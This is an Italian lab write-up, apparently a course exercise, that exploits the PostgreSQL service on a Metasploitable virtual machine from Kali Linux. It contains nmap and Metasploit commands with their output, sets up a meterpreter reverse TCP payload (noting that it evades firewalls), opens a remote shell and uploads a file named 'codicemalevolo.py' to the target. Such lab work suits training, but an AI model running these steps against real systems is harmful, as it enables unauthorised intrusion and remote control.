


Come prima fase, ho impostato gli indirizzi di Kali Linux e di Metasploitable nei seguenti modi:
IP di Kali Linux:




IP di Metasploitable:



Successivamente volevo sapere in che porta fosse il servizio “postgres”, richiesto nella consegna dell’esercizio, così ho eseguito una scansione nmap verso la macchina metasploitable usando il comando “nmap -sV 192.168.1.3” usando lo switch -sV perché voglio vedere la versione del servizio “postgres”.
Ha fine scansione ho trovato che il servizio fosse nella porta 5432 .



Successivamente ho aperto la Msfconsole e cercato il payload “exploit/linux/postgres/postgres_payload” richiesto nella consegna dell’esercizio dando successivamente il comando “use 0” dove 0 è il tag identificativo del modulo ricercato.



Dopo averlo selezionato, ho visionato le informazioni che necessitava per la sua esecuzione scrivendo il comando “show options”

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/u
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Notando che mancavano le informazioni inerenti al RHOST (target) e LHOST (Listen address) cosí ho aggiunto l’IP di metasploitable su RHOST e l’IP di kali su LHOST:

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.3
rhosts => 192.168.1.3
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.2
lhost => 192.168.1.2
```

Dopo aver impostato LHOST e RHOST ho usato il comando “show options” di nuovo per vedere se fosse tutto inserito correttamente e se fosse necessario modificare il payload, così ho usato il comando “show payloads” per visionare tutti i payloads disponibili dato che nella consegna dell’esercizio fosse richiesto di usare meterpeter:


```
   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bl
   RHOSTS    192.168.1.3      no        The target host(s), see https://docs.metasploit.c
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.2      yes       The listen address
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
===================

   #   Name                                              Disc
   -   ----                                              ----
   0   payload/generic/custom                            .
   1   payload/generic/debug_trap                        .
   2   payload/generic/shell_bind_aws_ssm                .
   3   payload/generic/shell_bind_tcp                    .
   4   payload/generic/shell_reverse_tcp                 .
   5   payload/generic/ssh/interact                      .
   6   payload/generic/tight_loop                        .
   7   payload/linux/x86/chmod                           .
   8   payload/linux/x86/exec                            .
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp       .
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid  .
   11  payload/linux/x86/meterpreter/bind_nonx_tcp       .
   12  payload/linux/x86/meterpreter/bind_tcp            .
   13  payload/linux/x86/meterpreter/bind_tcp_uuid       .
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp    .
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp    .
   16  payload/linux/x86/meterpreter/reverse_tcp         .
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid    .
   18  payload/linux/x86/metsvc_bind_tcp                 .
```

Trovando appunto un payload che usa meterpeter e che esegue un reverse tcp che ha un approccio di comunicazione migliore rispetto al bind dato che nel reverse è il target a stabilire la connessione verso l’attaccante, aggirando eventuali regole del firewall. Lo imposto usando il comando:

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 16
payload => linux/x86/meterpreter/reverse_tcp
```

Adesso visiono per l'ultima volta tutti i settaggi dell'exploit per confermare che sia tutto okay:



Dopo aver controllato, posso eseguire l'exploit che apre un meterpeter sul quale posso eseguire dei comandi per ottenere delle informazioni sul sistema target, come:

"getuid" per identificare l'utente corrente


"sysinfo" per visualizzare delle informazioni sul sistema operativo in esecuzione sul target.

"upload" per poter caricare un file inserendo il percorso di origine

"shell" per aprire una shell direttamente sul sistema target

Ho sfruttato il comando upload per caricare un file chiamato "codicemalevolo.py" sulla macchina target e successivamente avviato una shell per poter visualizzare il percorso sul quale è stato caricato il file.

Dopo aver trovato il percorso, ho aperto la macchina virtuale seguendo il path e trovando effettivamente il codice caricato precedentemente da remoto.



Comando pwd su meterpeter:

terminale su metasploitable: